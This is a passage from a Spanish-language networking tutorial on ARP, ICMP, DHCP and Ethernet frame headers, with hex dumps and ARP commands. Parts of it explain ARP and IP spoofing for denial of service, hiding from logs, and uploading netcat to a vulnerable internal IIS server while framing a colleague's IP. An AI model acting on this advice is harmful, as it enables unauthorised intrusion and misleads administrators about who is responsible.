Es parecido a RARP en que precisa de un servidor BOOTP y además de entregar la dirección IP al dispositivo le informa o puede configurar la puerta de enlace por defecto, la IP de un servidor y otros datos.

El mayor problema de BOOTP es que no fue diseñado para suministrar una asignación de direcciones dinámica, para ello se usa DHCP

Protocolo de configuración dinámica del host (DHCP)

El *Protocolo de configuración dinámica del host (DHCP)* es el sucesor de BOOTP. DHCP permite que un host obtenga una dirección IP de forma rápida y dinámica.

Con DHCP, se puede obtener la configuración completa del host en un solo mensaje (por ejemplo, junto con la dirección IP, el servidor también puede enviar una máscara de subred, el gateway por defecto, etc...).

Dejaremos para otra ocasión el estudio y conocimiento "*más a fondo*" de éstos protocolos, de momento nos conformaremos el conocer su existencia y el modo de actuar, también es importante que conozcas la existencia de otro protocolo, éste sí que lo usaremos y detallaremos próximamente, es **ICMP**.

Protocolo de mensajes de control en Internet (ICMP).

Los host usan este protocolo para informar al emisor de un mensaje que hay un problema.

Por ejemplo, si un router recibe un paquete que no puede enviar, le enviará un mensaje de error al emisor del paquete.

Uno de los casos más comunes de uso de ICMP es la *petición de eco o de respuesta de eco*, nuestro querido ping.....pong....

Ya veremos que hay varios mensajes y formas de usar este protocolo, ahora sigamos con las diferencias ente MAC-IP.

Un paquete de datos debe contener una dirección MAC destino y una dirección IP destino, si le falta una u otra dirección, los datos no se transportan desde la Capa 3 hacia las capas superiores.

Los host mantienen tablas ARP en su memoria RAM, también llamadas ARP caché y asignan direcciones IP a las direcciones MAC's correspondientes, normalmente esto se efectúa de manera dinámica, pero también es posible asignar ARP estáticas y construir una tabla ARP manualmente.

Las tablas IP, las mantienen los routers, son las llamadas tablas de enrutamiento, también pueden mantenerse manualmente o asignando rutas estáticas o mediante protocolos de enrutamiento.

La dirección IP origen y destino NO CAMBIA desde el origen hasta llegar al destino, sin embargo, **las direcciones MAC pueden ir cambiando a medida que el paquete de datos atraviesa por distintas redes**, cada router incluye su propia MAC como dirección origen y coloca como dirección MAC destino la del próximo router al que saltará el paquete de datos, según la tabla de direcciones MAC que guarda del router origen.

Cuando un host desea conocer una dirección MAC envía **una petición de Broadcast** a todos los host de la red, esa petición de broadcast ARP contiene la dirección IP del host destino y la MAC con todos los bits a uno, es decir **FF:FF:FF:FF:FF:FF**. De este modo cuando un host encuentra este tipo de dato comprueba si la IP del paquete concuerda con la suya, y responde con su verdadera dirección MAC a quien solicitó la petición ARP.

Los routers no utilizan peticiones Broadcast, a menos que se les haya programado para ello, y no dejarán salir ningún paquete de datos que vaya dirigido a un host de su propia red, simplemente lo descarta.

Un router puede ser configurado como ARP Proxy, esto ocurre cuando el host destino no tiene asignada dirección MAC-IP o simplemente cuando no existe puerta de enlace por defecto, entonces el router responde con su propia dirección MAC para que el host destino actualice la caché ARP con la MAC del router, de ese modo el paquete puede ser enviado entre las dos redes.

IP es un sistema no orientado a conexión, que maneja cada paquete de forma independiente, cuando un paquete ip viaja de una red a otra, lo único que conocen los routers del mismo es que la dirección de red es "*alcanzable*", no pueden determinar si el host destino esta disponible, si existe.o sencillamente si está o no encendido.

Vale, seguro que me dejo muchas cosas en el tintero, espero que esas que olvidé, aquéllas que simplemente nombré y todas las que no se entienden correctamente las solucionemos entre todos en el foro, no dudéis en preguntar, todo aquello que no entendáis y/o no esté explicado suficientemente, toda esta parte teórica es fundamental para conocer lo que nos viene más adelante.

Antes de dar por terminada esta sección, vamos a plantear algunas preguntas que se me han ido ocurriendo a medida que escribía este "*ladrillo*"

Preguntas

¿Qué ocurrirá si a un router le llega un paquete de datos destinado a una red con la cual no está conectado?

R: Pues envía ese paquete a la dirección de otro router que posiblemente contenga información con respecto del host destino en su tabla de enrutamiento.

¿Es posible utilizar ARP fuera de la Red Local?

R: NO, excepto cuando es el propio router quien envía la petición a otro router con el que está conectado, en ese caso cuando un router no conoce la MAC de otro router que corresponde con el salto siguiente, envía una petición ARP.

¿Puede un dispositivo de una red enviar una petición ARP a un dispositivo de otra red.?

R: No, las peticiones ARP sólo se usan en la Red Local.

¿Puede un dispositivo de una subred encontrar la dirección MAC de otro dispositivo en otra subred?

R: Tentado estarás en responder NO, pero ¡¡¡¡Ay!!!! La respuesta es SÍ. Siempre que el origen dirija su pregunta al router. ¿Recuerdas lo del *ARP proxy?*, Pues aquí un ejemplo, ARP Proxy le permite al router actuar como un gateway por defecto.

¿Qué ocurre cuando un host solicita una comunicación con otro host de la misma subred?

R: Que consulta la caché ARP para determinar la dirección MAC, en caso que no disponga información de ella, enviará una petición broadcast de ARP y el destino contestará mostrando su MAC.

¿Qué hace un router cuando un host envía paquetes dentro de la misma subred?

R: Nada, los paquetes de datos emitidos por host de una misma subred son ignorados por el router.

¿Qué pasaría si lográsemos enviar un paquete a un host destino de otra red/subred falsificando la dirección IP origen del paquete?

R: Suponiendo que el router deje salir el paquete (es posible configurar ACL's en los routers para que esto no ocurra) cuando el destino reciba el paquete de datos, responderá a la dirección IP falsificada, entonces el host falsificado recibirá el paquete y lo descartará puesto que él no lo envió. **Regla nº 1 del spoof**, si no podemos "*ponernos en medio*" de una comunicación hay que tumbar el equipo por el que nos hacemos pasar puesto que si no responderá a los paquetes del objetivo desechándolos y se cerrará la conexión.

¿Qué pasaría si lográsemos enviar un paquete a un host destino de la misma red/subred falsificando la dirección IP origen del paquete?

R:
Caso a) La IP del equipo falsificado existe y está activa en la LAN

Que aparecerá el mensajito famoso de que hay un nombre de host o dirección IP duplicada en la Red, hay sistemas operativos que ni tan siquiera controlan eso, pero también puede ocurrir que dejemos "*frito*" por instantes o para siempre a la pila de TCP/IP del equipo, recuerda que las direcciones IP dentro de una red/subred deben ser únicas.

Caso b) La ip del equipo falsificado no existe o no está operativo

Pues que el destino actualizará su tabla ARP con nuestra MAC y la ip falsa, intentará responder a la ip remitente y no recibirá respuesta, pasado un tiempo cerrará la conexión.

¿Qué pasaría si lográsemos enviar miles de paquetes a un host destino de la misma red/subred falsificando la dirección IP origen del paquete utilizando una IP que no existe en la LAN?

R: Dependerá de muchos factores, Sistema Operativo., Switches, IDS, tipo de paquete enviado, etc. pero en el mejor de los casos provocaremos un DoS al equipo destino, cada una de las miles de conexiones se quedan abiertas y esperando la respuesta, no la habrá claro... y la ip logeada... será otra que no la nuestra.

Al fin!!!!!! Por fin empezaremos a interpretar la comunicación entre dos hosts.

Al inicio de éste documento comenté que tocaríamos las llamadas capas inferiores, las del control de flujo de datos, las Capas 1-2-3-4.

La capa 1, apenas si se habló de ella y tampoco lo haré ahora, eso sí, la Capa 1 representa la información en Bits, las señales que se transmiten por la Capa Física se hacen en conjuntos de Bits, la capa física se preocupa entre otras cosas de transformar señales, impulsos eléctricos, etc., en ceros y unos.

Aunque la comunicación entre dos host en condiciones normales comienza desde la capa de aplicación y termina en la capa física, es posible enviar paquetes de datos "*manipulados*" y formados convenientemente evitando usar las capas superiores, a esto es lo que llamaremos generación de paquetes mediante herramientas que trabajen a niveles más bajos, estos son los generadores de paquetes (packet generator)

No todos los sistemas operativos y tarjetas de red lo permiten, son casi todos y casi todas, pero puede darse el caso de utilizar sistemas que no sea posible, en muchas ocasiones estos actos se precisan privilegios de administrador o root.

Dependiendo del medio en que nos encontremos será necesario generar paquetes (manualmente o mediante aplicaciones que lo automaticen) ateniéndonos a las reglas de encapsulamiento de cada capa y conociendo minuciosamente el protocolo de capa a usar.

Un ejemplo típico puede ser un ping, si queremos simular o generar un paquete ICMP manualmente deberíamos tener en cuenta lo siguiente:

Medio de acceso a Red en que nos encontramos (Ethernet, Token Ring, Fibra, etc.)
Medios de comunicación, Compartidos, Conmutados, Routers, etc....
Empaquetado IP
Empaquetado de protocolo de nivel superior o del mismo nivel, en el ejemplo ICMP

Por ejemplo, pongamos que deseamos enviar un paquete ICMP manualmente desde un equipo de LAN a otro equipo de LAN o WAN y que estamos en un medio Conmutado por switches con un router que encaminará nuestras peticiones ICMP a otra red, más claro, pongamos que deseamos hacer un ping a la dirección de google (www.google.com,)

Nuestra dirección ip LAN es la 172.28.0.20
La dirección de nuestro Router es 172.28.0.1 (será la puerta de enlace)
La dirección destino es 216.239.57.99
Y estamos en un segmento de LAN conmutado por un switch

¿Cómo lo hace el Sistema Operativo?

1º) Consulta la caché ARP para comprobar la existencia de la ip-MAC del router, o bien, envía una petición ARP buscando la dirección MAC del router

2º) Genera un encabezado MAC

3º) Genera un encabezado Ip

4º) Genera un Encabezado ICMP


En cada paso, se respeta el formato de trama, paquete, segmento o datos a transferir junto con los parámetros necesarios para componer el paquete y se envía por el cable de red.

RECUERDA:

Bits .....Capa física
Tramas..... Capa de enlace de Datos
Paquetes..... Capa de Red
Segmento..... Capa de transporte
Datos..... Capas superiores y/o protocolos superiores

Así que aunque el paquete se genera en las capas superiores, se forma desde las capas inferiores "*hacia arriba*", por lo que cuando queramos crear nuestro paquete "*a medida*" deberemos respetar ese orden.

En esta figura verás el paquete de datos formado desde la capa 2 hasta la capa 3 (recuerda que ICMP es un protocolo de capa 3, en este caso no existe capa 4, por tanto TCP o UDP no están presentes)



Lo que NO FORMA PARTE del protocolo y/o del encabezado de trama (Ethernet) son las filas **Dirección. Tiempo, Tamaño del cuadro y número de cuadro**, estas son líneas adicionales que pone el esnifer que se ha usado, pero no pertenecen al encabezado de trama Ethernet.

Los valores hexadecimales enviados son:

```
0x0000   00 C0 49 D4 5F CD 00 05-1C 08 AE 7C 08 00 45 00
0x0010   00 3C 50 97 00 00 80 01-2B A7 AC 1C 00 14 D8 EF
0x0020   39 63 08 00 3E 5C 02 00-0D 00 61 62 63 64 65 66
0x0030   67 68 69 6A 6B 6C 6D 6E-6F 70 71 72 73 74 75 76
0x0040   77 61 62 63 64 65 66 67-68 69
```

En rojo aparecen los valores correspondientes de la **Cabecera MAC**
En azul aparecen los valores correspondientes de la **Cabecera IP**
En Magenta aparecen los valores correspondientes de la **cabecera ICMP**

No te asustes, todavía no estás en condiciones de interpretar toda esa información, pero lo que SÍ IMPORTA es que comprendas y recuerdes el orden de aparición de los diferentes protocolos y cabeceras usadas

Primeros **14 bytes** para la **Cabecera MAC**
Los siguientes **20 Bytes** para la **Cabecera IP**
El resto para **el protocolo ICMP**, (**8 bytes de cabecera y 32 de datos**, para este ejemplo)

TOTAL 74 bytes de datos, tal y como muestra la figura del esnifer en la línea de Tamaño del cuadro, lógicamente la cantidad de tatos no tiene por qué ser la misma, en este caso se está enviando un ping con 32 bytes de datos, pero eso podría ser diferente en otros casos, **lo que no variará es la longitud de las cabeceras.**
Así que vamos a empezar a analizar protocolos y formatos desde la capa 2 hasta la capa 4.

RECUERDA: Todos los ejemplos y análisis de Cabeceras y Protocolos se basan en el supuesto de **Topología Ethernet o Fast Ethernet**, si el acceso al medio fuese otro diferente, el formato de trama de capa 2 sería OTRO DISTINTO

CABECERA MAC

Aunque las tramas MAC incluyen otros campos para que el paquete viaje por la capa física, para nosotros carecerá de importancia, nos bastará con colocar bien las cabeceras de trama y la tarjeta de red junto con su transceptor, harán el resto y añadirán las señales oportunas para que la información viaje por el medio adecuadamente.

El formato completo sería:

Nombres de campos					
A	B	C	D	E	F
Campo de trama de inicio	Campo de dirección	Campo de tipo/ longitud	Campo de datos	Campo de FCS	Campo de trama de detención

Nosotros **nos ocuparemos ÚNICAMENTE de las columnas B, C y D**, el resto son necesarias para la comunicación del medio y protocolo que usa Ethernet para comunicar dos host.

Ya dije que no nos ocuparíamos demasiado de la capa física, toda esta información se convierte en ceros y unos para que se manden por el cable de red, y aunque tampoco estudiaremos "*a fondo*" la Topología Ethernet, no puedo por menos explicar "*algunas cosillas*" que merecen este documento.

Ethernet es una tecnología que utiliza un método de acceso al medio llamado CSMA/CD (Acceso múltiple con detección de portadora y detección de colisiones)

Está definida por la especificación IEEE 802.3

Existen al menos 18 variedades de Arquitecturas Ethernet (10Base 5, 10BaseT,.10Base FL, 100Base TX, 100 Base FX, 1000Base-T....) cada una de ellas con diferentes características en cuanto a los medios (cables) utilizados, distancias, topologías, etc...

Una figura... como siempre mejor que 1000 palabras.

Algunas Tecnologías Ethernet

Tipo	Medio	Ancho de banda máximo	Longitud de segmento máxima	Topología física	Topología lógica
10BASE5	Coaxial grueso	10 Mbps	500 m	Bus	Bus
10BASE-T	UTP CAT 5	10 Mbps	100 m	Estrella; Estrella extendida	Bus
10BASE-FL	Fibra óptica multimodo	10 Mbps	2000 m	Estrella	Bus
100BASE-TX	UTP CAT 5	100 Mbps	100 m	Estrella	Bus
100BASE-FX	Fibra óptica multimodo	100 Mbps	2000 m	Estrella	Bus
1000BASE-T	UTP CAT 5	1000 Mbps	100 m	Estrella	Bus

Ethernet es una tecnología de broadcast que utiliza un método de acceso al medio llamado CSMA/CD, como ya dije antes.

Aunque existen diferencias entre las tramas Ethernet y Ethernet 802.3, hoy en día casi todas las arquitecturas Ethernet que nos encontremos serán ésta última, SIEMPRE en este texto me referiré a Ethernet globalmente aunque realmente corresponda a lo que se llama Ethernet II o Ethernet 802.3

Para terminar con Ethernet, que se me está yendo la bola, comentaré algo más de eso tan mencionado **que es CSMA/CD.**

La filosofía de Ethernet es "*escuchar antes de enviar*", es decir, la información se envía por el cable cuando "*no se escucha nada*", **si dos host envían información al mismo tiempo se produce una colisión y los paquetes se descartan** por lo que sí esto ocurre los host deben volver a retransmitir y NADIE podrá hacerlo hasta que vuelva "*a reinar el silencio*", esta es otra buena razón para segmentar redes en medios compartidos, cuando el número de equipos en una LAN Ethernet es muy grande, se producen muchas colisiones, disminuye el ancho de banda y los tiempos de respuesta son más lentos.

Otra solución para evitar las colisiones es utilizar switches en lugar de hubs, ya vimos anteriormente que los switches conmutan la comunicación y dedican el ancho de banda por lo que las colisiones se reducen o sólo se producen dentro del switch, si el mismo está bien gestionado, llegaremos cerca del 100% del ancho de banda disponible por el cable.

En Lan compartidas (LAN' que usan Hubs), el ancho de banda disminuye alrededor de un 40% debido al tráfico de broadcast y las colisiones que se producen por la propia tecnología usada, si además le sumamos una mala segmentación, podemos encontrarnos con una red que usa el 20% de su capacidad.

Ethernet es una arquitectura de red no orientada a conexión considerada como un sistema de entrega de *"máximo esfuerzo."*

Los host que escuchan el tráfico Ethernet comprueban si la dirección MAC destino concuerda con la suya, si esto ocurre el host destino comienza a transmitir y los otros deberán escuchar, esto se le conoce también como protocolo no determinista, **utilizan un enfoque *el primero que llega, el primero que se sirve.***

Existen protocolos deterministas como Token Ring, token pass, etc. pero ya lo sabes *"eso no toca"*

Bueno, ya vimos en una imagen como son las tramas Ethernet, veamos de nuevo y desde otro punto de vista esto mismo:

Ethernet						
?	1	6	6	2	46-1500	4
Preámbulo	Inicio de delimitador de trama	Dirección destino	Dirección origen	Tipo	Datos	Secuencia de verificación de trama

La trama Ethernet se inicia con un preámbulo que dice *"¡¡¡ahí va una trama!!!"* y un delimitador que separa el preámbulo de las direcciones de trama

Los **6 bytes** siguientes son **LA DIRECCIÓN MAC DESTINO**

Los **6 bytes** siguientes **son LA DIRECCIÓN MAC ORIGEN**

Los **2 Bytes** siguientes son **El PROTOCOLO DE CAPA SUPERIOR** QUE SE USA (IP, ARP, ...)

Lo que sigue son DATOS que serán las especificaciones del protocolo **máximo 1500 bytes.** Realmente 1500 –14 = 1486

Y al final vienen 4 bytes con un valor de verificación CRC, creado por el dispositivo emisor y recalculado por el dispositivo receptor para verificar la existencia de tramas dañadas, además esto sirve para decir "*Se acabó la trama, ya no hay mas..."*

Nuestros esnifers se ocuparán de capturar los bytes que corresponden a los campos de dirección (destino y origen) y los bytes de Tipo (Protocolo que usará la capa 3)

El tipo puede ser:

Tipo	Protocolo a usar en Capa 3
08 00	IP versión 4
08 06	IP ARP
80 35	IP RARP
08 08	Frame Relay ARP
86 DD	IP version 6
08 05	X 25

Bueno, pueden existir más, pero nosotros nos quedaremos con 08 00 y 08 06, sin olvidar el próximo estándar Ipv6 que corresponde a 86 DD

Veamos el ejemplo anterior, el del ping a google...

```
0x0000   00 C0 49 D4 5F CD 00 05-1C 08 AE 7C 08 00 45 00
0x0010   00 3C 50 97 00 00 80 01-2B A7 AC 1C 00 14 D8 EF
0x0020   39 63 08 00 3E 5C 02 00-0D 00 61 62 63 64 65 66
0x0030   67 68 69 6A 6B 6C 6D 6E-6F 70 71 72 73 74 75 76
0x0040   77 61 62 63 64 65 66 67-68 69
```

Recuerda que los datos en Rojo corresponden a la Cabecera MAC, así que tenemos:

00 C0 49 D4 5F CD ============= MAC Destino
00 05 1C 08 AE 7C ============= MAC Origen
08 00 ======================== Tipo, IP versión 4 según la tabla anterior.

Preguntas:

¿Si estoy haciendo un ping a google desde un equipo de mi LAN, cómo puede saber la MAC destino?

R: La MAC destino, NO ES LA MAC del host de google, es la MAC DEL ROUTER DE LA LAN

¿Cómo conoce la MAC del router, dónde la consiguió?

R: Recuerda que la puerta de enlace apunta a la dirección IP del router (172.28.0.1) de manera que la MAC la consigue consultando la caché ARP del host emisor (172.28.0.20) y si esta no estuviese almacenada en la caché, enviaría una petición ARP y el router responderá con su dirección MAC.

Ya hemos hablado suficientemente de las direcciones MAC y las peticiones ARP, nos falta conocer "*las particularidades*" de este protocolo, más sencillo que IP y que debemos aprender...

Veamos el proceso de una petición ARP....

El host 172.28.0.20 desea hacer un ping al servidor de google, supongamos que NO TIENE almacenada en la caché ninguna dirección MAC....

¿Cómo funcionaría esto?

1º) El host 172.28.0.20 hace un ping a 216.239.57.99

2º) **Como esa es una IP que no pertenece al mismo segmento de LAN** del que participa el host emisor (ya veremos en la próxima sección el tema de redes y subredes) "*pasa*" esa petición a la puerta de enlace, pero resulta que del gateway predeterminado (172.28.0.1) conoce su dirección IP pero no su MAC.

3º) Como **para que se establezca la comunicación es NECESARIO conocer la MAC**, envía una petición ARP de broadcast a todos los Host de la red/subred con la esperanza de que "*alguien*" responda, comparando la IP 172.28.0.1 con la suya propia y responda a esa petición.

4º) El router responde, *"soy yo, y esta es mi MAC*"

5º) El host actualiza su caché ARP y ensambla el paquete con la Cabecera MAC – Cabecera IP y Cabecera ICMP + Datos del ping.

Observa que en este punto el paquete encapsulado utiliza como dirección origen la propia MAC del host y como MAC destino la MAC del router.

6º) Pone como Tipo 08 00 (IP) y continúa encapsulando el paquete IP, luego hará lo mismo con el paquete ICMP

7º) Todo eso se lo envía al router, a su puerta de enlace, y el router hace el resto...

8º) Luego se recibirá, o no respuesta, respuesta que recibirá el router y hará el proceso contrario, esto ya lo vimos anteriormente cuando se definió "*un modelo típico de enrutamiento*", ya te lo dije antes y te lo repito ahora. **LEE y ENTIENDE** tantas veces como sea necesario el ejemplo de enrutamiento, sin esa comprensión te resultará imposible comprender todos los procesos que se muestran a partir de aquí.

¿Qué pasa si nadie responde a la petición ARP?

R: La comunicación no se establece, si no hay host con la dirección IP 172.28.0.1 (o se ha caído) no se podrá enviar el ping puesto que el paquete IP y el ICMP no se podrán encapsular en la transmisión.

¿Qué pasa si el host 172.28.0.1 ha cambiado de MAC, por ejemplo cambiamos de router o de tarjeta de red?


R: Si en la caché del host emisor (172.28.0.20) se mantiene la antigua MAC, será preciso enviar una nueva petición ARP de broadcast para que actualice su caché

¿Cómo es una petición de Broadcast ARP?

R: Es una cabecera MAC con la dirección MAC destino a unos, es decir: FF FF FF FF FF FF

Ejemplos de ARP

Siguiendo con el ejemplo que nos ocupa... un ping a google, suponiendo que en la caché del host emisor NO EXSITE la MAC del router:



Observa que en este ejemplo, no hay paquetes de capa superior ni otros protocolos encapsulados, sólo está la trama Ethernet II y el protocolo ARP. **Fíjate también como la dirección MAC destino es FF:FF:FF:FF:FF:FF** (broadcast) y que el **tipo usado es 08 06,** que como vimos antes corresponde al protocolo ARP, por eso esa trama es una trama ARP Broadcast.


Recuerda también, que por las características especiales del esnifer usado, **no se han de tener en cuenta las líneas Dirección, Tiempo, Tamaño de cuadro y número de cuadro**, esto no son valores de la cabecera MAC, son informaciones que nos pone el esnifer.

Todavía no es el momento de analizar la cabecera ARP (estamos con MAC) pero mira bien, para que te vaya sonando las siguientes líneas:

> Operation: 00 01 Que es un ARP Request, Petición ARP
>
> Target MAC: 00:00:00:00:00:00, Mmm, pero esto no era FF:FF:FF:FF:FF:FF?

Sí no es que me haya vuelto loco, FF.... es en la cabecera MAC, pero no en la cabecera ARP, ya lo veremos.... muy pronto....

Ahora te pongo la respuesta que el router envía al recibir la petición.... no explicaré nada...



Como imagino habrás notado, el router envía una respuesta ARP (ARP Response 00 02 en Operation) y envía su MAC (Sender MAC Address) a la dirección IP 172.28.0.20.

Además de esto, tanto el router (172.28.0.1) como el host emisor (172.28.0.20) Actualizan sus Caches ARP, sus tablas MAC, etc. de forma que las siguientes conexiones no será preciso enviar peticiones-respuestas ARP puesto que ambos ya conocen sus respectivas MAC.

RECUERDA

En Windows y otros S.O. también, la instrucción que muestra el estado de la caché ARP del host es ARP

Ejemplos:

C:\>ARP –A ========== muestra las IP's que mantiene en caché

C:\>ARP –D 172.28.0.1 ========== Borra de la caché la MAC del equipo 172.28.0.1

C:\>ARP –S 172.28.0.1 00-C0-49-D4-5F-CD ==== Agrega en caché la IP y MAC asociada

Te recomiendo que uses ARP /? Para obtener más información acerca del comando ARP.

Preguntas

¿Puedo enviar un paquete con ip falsa o MAC falsa?

R: SI, claro eso es *"una especie"* de ARP-Spoof

¿Si hago lo anterior, cómo quedarían las tablas de direcciones MAC y las caches?

R: Pues pueden ocurrir varias cosas, dependiendo de varios factores:

Caso a) **Falseamos la MAC de una IP que existe**, por ejemplo la del router y se la enviamos al host 172.28.0.20

En este caso, provocaríamos un "*mini DoS*" puesto que el host 172.28.0.20 actualiza la caché ARP de la dirección 172.28.0.1 con una MAC que no es la verdadera, a partir de ese momento la conexión entre el host y el router NO SE PUEDE ESTABLECER, puesto que nadie responderá.

Depende del Sistema Operativo esto puede ser temporal o permanente, la pila de TCP/IP en los sistemas actuales se restablece cada x tiempo, un par de minutos, unas horas, depende de la arquitectura del Sistema Operativo, incluso algunos ni lo tendrán en cuenta, Windows es de los que se lo tragan y dejamos frita la conexión de ese equipo.

Imagina lo grave que puede ser colocar una entrada estática (ARP –s) con la ip verdadera del router y MAC equivocada... ese equipo deja de tener conectividad.

También podemos enviar esos paquetes mal formados, cada x tiempo y así impedir que TCP/IP se recupere, en este caso también dejamos fuera de la red al equipo, bueno, fuera, fuera, no.... pero como se trata de la puerta de enlace... el equipo sólo será capaz de comunicarse con los equipos de su subred pero no con el router.

Caso b) **Utilizamos la misma MAC del router pero falseamos su IP** y se la enviamos al host 172.28.0.20

Pues en este caso, nos aparecerán dos entradas ARP en el host 172.28.0.20 con MAC diferentes, vamos a todos los efectos como si existiese una MAC duplicada... no pasaría nada porque como también estaría la verdadera IP y la verdadera MAC en la caché del host 172.28.0.20 y se podría comunicar.

Hay switches y routers que esto lo hacen imposible y hasta pueden generar alertas o mensajes de error al admin. Si se da este caso...

Caso C) **Falseamos tanto la MAC como la IP** y se la enviamos al host 172.28.0.20

Si la ip existe en la subred, sería lo mismo que en el caso a)

Si la ip no existe en la subred, se actualizaría la caché del host con una nueva ip y dirección MAC, vamos como si añadiésemos un nuevo equipo, no será accesible porque no existe, pero no ocurrirá nada.
Mi consejo es que **leas detenidamente el artículo de la Revista sobre el envenenamiento ARP** que escribió ***moebius*** (*jeje, este tipo está en todos los fregaos*) la filosofía de ese buen artículo es el funcionamiento práctico de esto, sólo que para no dejar "*frito*" al equipo víctima del spoof, se utiliza una técnica de MiTM (Hombre en medio) para que no pierda conectividad, pero con la ventaja de que sus "*conversaciones*" pasarán por el equipo que hace de puente.

Recuerda que **ARP es sólo para ámbito local**, no intentes spoofear una MAC-IP mediante ARP de cara a Internet, porque no tiene sentido, las cabeceras MAC van cambiando a medida que el paquete de datos pasa por los diferentes routers (una vez más, **LEE y ENTIENDE el modelo de enrutamiento** tan mencionado) de manera que no conseguirás nada si lo intentas, bueno, conseguirás que cuando el host remoto responda a la conexión, ésta se dirija hacia una ip /mac que no está en la LAN.

Bueno, bien entendido, hasta puede servir....

Imagina que el administrador de nuestra red monitoriza el tráfico y queremos que determinadas conexiones no aparezca nuestra IP de la LAN, pues la falseamos, enviamos el paquete y aunque no recibiremos nada, la IP logeada será la que se falseó, de forma que si hacemos algo "*prohibido*" cuando el administrador del host remoto pida explicaciones a nuestro administrador, éste consultará los logs para ver "*quien fue el ca*b*o*" que lo hizo y le aparecerá una IP que no existe en su LAN.

Esto no es así de sencillo, pero es la técnica del llamado "*Blind spoof*" ya llegará, si tenemos mucho que contar todavía....

También puede servir para alguna "*picardía*" en la LAN, por ejemplo, pongamos que tenemos un IIS con bug de unicode como servidor web interno y queremos subirle un netcat o ejecutarle alguna cosa...

Pues mediante ésta técnica podremos hacerlo sin quedar logueados con nuestra verdadera IP de la LAN, cuando el administrador revise los logs del IIS y vea que alguien le hizo un roto, la IP logueada no es de nadie, *o le podemos poner la del host del Director General... y que le pida explicaciones a él.... si se atreve, claro.*

También te estarás preguntando *cómo demonios se envían paquetes "a medida" y si eso será muy complicado....*

Pues no hay una única respuesta, hay muchos generadores de paquetes por el mercado, desde freeware hasta "*de pago*", muchos esnifers incorporan esa posibilidad.

En cuanto a la dificultad, pues no cabe duda que no es para principiantes, pero te puedo asegurar que si estás siguiendo con una buena comprensión todo el "*ladrillo*" este, no tendrás ningún problema para realizarlo, al menos para protocolos ARP, ICMP, IP, TCP, UDP ... y si me animo hasta con otros protocolos subyacentes a estos dos últimos, como FTP, SMB, DNS, etc...

Ya verás que no es sencillo, que hay que conocer medianamente bien la estructura del protocolo, su definición, tal y como muestran los RFC's correspondientes, los hay complicadillos como SMB o facilotes como HTTP, bueno ya veremos como acaba este documento.

En fin, *definitivamente se me fue la chola en estas últimas páginas*, lo que necesitamos aprender más detenidamente son los protocolos básicos que forman la pila de TCP/IP, los que vamos a estudiar son:

ARP

ICMP

IP

TCP

UDP


Y para finalizar un esnifer con generador de paquetes incluido....

Protocolo ARP

Nooo, no voy a repetir..... Las MAC, la capa 2, capa 3.... esto debe estar aprendido y comprendido....

Interesa en esta sección como se construye un Datagrama ARP, qué campos contiene, qué valores se han de poner....

